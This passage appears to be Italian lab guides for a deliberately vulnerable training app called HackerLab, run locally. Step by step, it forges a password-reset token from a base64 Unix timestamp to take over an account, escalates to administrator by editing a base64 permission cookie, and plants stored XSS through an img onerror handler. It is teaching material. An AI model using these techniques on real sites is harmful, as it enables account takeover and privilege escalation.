


Figura 2 Richiedere il recupero password.

Una volta richiesto il recupero password sarà sufficiente andare nella propria casella di posta elettronica e leggere l'email ricevuta da HackerLab.




Figura 3 Email di recupero.

Come possiamo notare nell'email di recupero è presente un token, in questo caso **MTU3MDUzNTkyMg%3D%3D**. Il codice di recupero se riformattato normalmente sostituendo i caratteri codificati per l'url diventa **MTU3MDUzNTkyMg==**. Grazie a queste informazioni possiamo determinare il tipo di codifica che è stato utilizzato, in questo caso basandoci sugli uguali finali possiamo assumere sia del testo codificato in base64. Eseguendo quindi la decodifica della stringa

(ho utilizzato il sito <https://base64decode.org> per eseguire la decodifica) otteniamo la seguente stringa composta unicamente da numeri: **1570535922**.

Per capire che cosa rappresenta questo numero ho quindi richiesto un secondo recupero password seguendo la stessa procedura descritta precedentemente. Questa volta il token di recupero è stato il seguente: **MTU3MDUzNjI1MQ==** ho quindi proceduto a decodificare anche questo codice ed ho ottenuto il seguente valore: **1570536251**. Possiamo quindi notare che i due valori sono molto simili. Ho quindi sottratto i due valori e ottenuto il seguente risultato: **329** che convertito in minuti diventano circa 5 minuti e mezzo. Ho guardato quindi quando ho ricevuto le due email e possiamo notare che l'intervallo corrisponde.

<input type="checkbox"/>  HackerLab	Recupera password	Oggi alle 14:04
<input type="checkbox"/>  HackerLab	Recupera password	Oggi alle 13:58

Figura 4 Orario di ricezione delle email.

Possiamo quindi stabilire che il valore contenuto all'interno del token è l'orario in formato unix di quando è stato spedito il messaggio.

Ho quindi utilizzato il sito <https://epochconverter.com> per avere un ulteriore conferma:

1570535922 **Timestamp to Human date** [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT: Tuesday 8 October 2019 11:58:42

Your time zone: martedì 8 ottobre 2019 13:58:42 **GMT+02:00 DST**

Relative: 12 minutes ago

Figura 5 Orario trasformato.

Possiamo quindi confermare che il token è l'orario di quando è stato richiesto il recupero password dell'email.

Ora che abbiamo capito il funzionamento possiamo passare ad applicare la seguente vulnerabilità con l'email della vittima stessa.

Per eseguire la vulnerabilità sarà quindi necessario aprire la console da sviluppatore all'interno del proprio browser premendo il tasto **F12**, recarsi nella sezione **“Network”** e selezionare **“Preserve log”**. In questo modo tutte le richieste che eseguiremo verranno tenute e mostrate nella console.




Figura 6 Impostare "Preserve log" nella console.

Una volta impostato il nostro ambiente, basterà eseguire il recupero password attraverso il form presente in HackerLab con l'email della vittima, in questo caso utilizzerò: filippo.finke@samtrevano.ch.




Figura 7 Invio recupero password.

Possiamo quindi notare sulla destra che sono apparse svariate richieste. Ci concentreremo sulla richiesta **reset** questo perché è la richiesta che richiede il recupero password. Quindi possiamo selezionarla per ispezionarne il contenuto.

The screenshot shows the Network tab of a browser's developer tools. A request to '127.0.0.1/reset' is selected. In the Response Headers section, the 'Date' header is highlighted with a red box and contains the value 'Tue, 08 Oct 2019 12:20:47 GMT'. In the Request Headers section, the 'email' header is also highlighted with a red box and contains the value 'filippo.finke@samtrevano.ch'.

Figura 8 Contenuto della richiesta.

Possiamo quindi notare tutte le informazioni della richiesta stessa. Possiamo notare come sia presente l'email alla quale abbiamo richiesto il recupero e altre informazioni. Essendo la vulnerabilità basata sulla data della richiesta (come descritto in precedenza) possiamo notare un parametro **date**, questo parametro contiene la data di risposta del server. Essendo l'elaborazione del server molto veloce possiamo utilizzare questa data per la generazione del nostro token. Mi sono quindi recato sul sito <https://www.epochconverter.com/> per eseguire la conversione della data in formato unix timestamp.

Yr	Mon	Day	Hr	Min	Sec	
2019	- 10 -	8	12	: 20	: 47	
						GMT
						Human date to Timestamp

Epoch timestamp: 1570537247

Timestamp in milliseconds: 1570537247000

Date and time (GMT): Tuesday 8 October 2019 12:20:47

Date and time (your time zone): martedì 8 ottobre 2019 14:20:47 GMT+02:00

Figura 9 Conversione della data.

Il timestamp è quindi **1570537247**, quindi per generare il token non ci resta altro che codificare il numero ricavato in base64. Ho quindi utilizzato <https://www.base64encode.org> per codificare la stringa ed ho ottenuto il seguente risultato: **MTU3MDUzNzI0Nw==**.

Una volta generato il token basterà procedere al percorso **/?reset_token=MTU3MDUzNzI0Nw==** e modificare la password con una a propria scelta.

The screenshot shows a web browser window with the title 'HackerLab - Home'. The URL in the address bar is '127.0.0.1/?reset_token=MTU3MDUzNzI0Nw=='. The page content includes a sidebar with 'Ultimi articoli' and one item titled 'SQL Injection'. Overlaid on the page is a modal dialog titled 'Imposta la tua password' (Set your password). It contains two input fields: 'Password' and 'Ripeti password', both with the value '....'. At the bottom of the dialog is a 'Imposta password' button.

Figura 10 Impostazione nuova password.

Basterà quindi confermare la modifica della password. Nel caso il token sia errato basterà provare a generare il token con 1 secondo in più oppure in meno e riprovare.

Ora sarà possibile accedere con l'email della vittima e la password impostata qualche secondo fa.

The screenshot shows a login form titled "Accedi". It has two input fields: "Indirizzo email" (Email) and "Password". Below the fields is a green success message box containing the text "Password impostata con successo!" (Password set successfully!). At the bottom of the form are two buttons: "Accedi" (Login) and "oppure Registrati" (or Register). There is also a link "Password dimenticata?" (Forgot password?).

Figura 11 Password resettata.

The screenshot shows a successful login confirmation page titled "Accesso eseguito". It displays the message "Bevenuto Filippo Finke" (Welcome Filippo Finke). Below this is a button labeled "Pubblica un articolo" (Publish an article).

Figura 12 Accesso eseguito.

La vulnerabilità è quindi stata sfruttata. Questo tipo di falla è molto pericoloso in quanto permette ad un malintenzionato di accedere a tutti gli account presenti all'interno dell'applicativo web. Sfruttando per esempio questa vulnerabilità in combinazione con vulnerabilità di tipo “Insecure Direct Object References” e “Broken Authentication” potrà anche accedere all'applicativo come amministratore.

Guida della vulnerabilità Broken Authentication

Introduzione

Questa è la guida della vulnerabilità di tipo **Broken Authentication**, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter modificare, intercettare o bypassare i metodi di autenticazione utilizzati da un'applicazione web.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>
- Estensione per la modifica di cookie (Nella guida viene utilizzata l'estensione EditThisCookie)
 - o <https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnplhplaeedifhccceomclgfbg>

Guida

Una volta nella schermata principale, sarà necessario eseguire l'accesso all'interno del sito web. Dopo aver eseguito l'accesso sarà possibile utilizzare l'estensione per la modifica di cookie per leggere i cookie utilizzati da HackerLab.




Figura 1 Visualizzazione dei cookie

Aprendo l'estensione possiamo notare la presenza di due cookie, **permission** e **PHPSESSID**.

Il cookie **PHPSESSID** è utilizzato per la gestione delle sessioni attraverso il linguaggio PHP, il contenuto di questo cookie è codificato in modo che non possa essere alterato. Per sfruttare questa vulnerabilità si utilizzerà il cookie chiamato **permission**.

Quindi proseguiamo leggendo il contenuto, grazie all'utilizzo dell'estensione selezioniamo il cookie desiderato.

Figura 2 Lettura del cookie permission

Il contenuto del cookie è il seguente: **dXNlcg==**

Dal contenuto stesso possiamo capire in che modo è stato codificato e cosa rappresenta, il testo presente all'interno del cookie è stato codificato in base64 (intuibile per gli uguali alla fine della stringa), eseguendo quindi una decodifica di questa stringa. Per decodificare la stringa possiamo utilizzare qualsiasi tool in grado di decodificare una stringa in base64, ho quindi utilizzato un sito web (<https://base64decode.org>) per la decodifica ed il risultato è il seguente:

user

Quindi all'interno del cookie viene salvata una stringa codificata in base64 che determina il permesso visivo dell'utente. Quindi ho supposto che il nome del permesso di un amministratore sia **administrator** quindi ho utilizzato un tool online (<https://base64encode.org>) per la codifica di testo in base64. Il risultato di **administrator** è **YWRtaW5pc3RyYXRvcg==**

Per sfruttare la vulnerabilità non resta altro che modificare il cookie utilizzando l'estensione.




Figura 3 Modifica del cookie permission

Una volta che il cookie è stato modificato basterà aggiornare la pagina per controllare se la modifica del cookie ha apportato delle modifiche visive all'interno del sito web.




Figura 4 HackerLab dopo aver aggiornato la pagina

Come possiamo vedere, sono apparse delle opzioni in più all'interno della barra di navigazione.

Guida della vulnerabilità Cross Site Scripting

Introduzione

Questa è la guida della vulnerabilità di tipo **Cross Site Scripting** anche chiamata XSS, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter eseguire del codice JavaScript malevolo all'interno di un sito web in modo che tutti gli utenti che lo visitino eseguano quel codice.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>

Guida

Per eseguire questa vulnerabilità basterà recarsi nella home di HackerLab ed eseguire l'accesso. Una volta eseguito l'accesso all'applicativo per sfruttare la falla bisognerà creare un articolo premendo il pulsante **“Pubblica un articolo”**.




Figura 1 Pubblicazione articolo.

Una volta cliccato pubblicazione sarà necessario scrivere l'articolo contenente il codice malevolo.

The screenshot shows a user interface for publishing an article. At the top, there's a header bar with the text "Filippo Finke" and "HackerLab – Cross Site Scripting". Below this is a navigation menu with items like "Home", "About", "Services", "Contact", and "Logout". The main content area has a title "Pubblica un articolo". It contains three input fields: "Titolo" (Title), "Sfondo" (Background), and "Contenuto" (Content). The "Contenuto" field is highlighted with a blue border. Below it, a note in pink text says "Sono permessi i tag html: h1, ul, li, a, img, code, br". A "Pubblica" (Publish) button is located at the bottom right of the form area.

Figura 2 Creazione articolo.

Come possiamo notare sono disponibili 2 campi principali. Il titolo e il contenuto. All'interno del titolo non è possibile scrivere del codice HTML o JavaScript in quanto il tutto è validato correttamente. Mentre nel campo contenuto è possibile scrivere del codice html con tag limitati. Non è possibile però scrivere degli script JavaScript in quanto il tag verrà rimosso. Quindi per eseguire del codice malevolo utilizzeremo i tag a nostra disposizione utilizzando determinati eventi. Quindi andremo a creare del contenuto contenente il codice malevolo.



Figura 3 Articolo vulnerabile.

All'interno del contenuto ho inserito un tag html che permette di rappresentare delle immagini. Ho impostato l'immagine da caricare ad un percorso inesistente in modo da generare una chiamata da parte dell'evento `onerror`, quando quindi verrà sollevata la chiamata verrà eseguito il codice JavaScript `alert('Vulnerabilità sfruttata!');` che mostrerà all'utente un popup con la scritta **"Vulnerabilità sfruttata!"**.

Ora basterà pubblicare l'articolo.

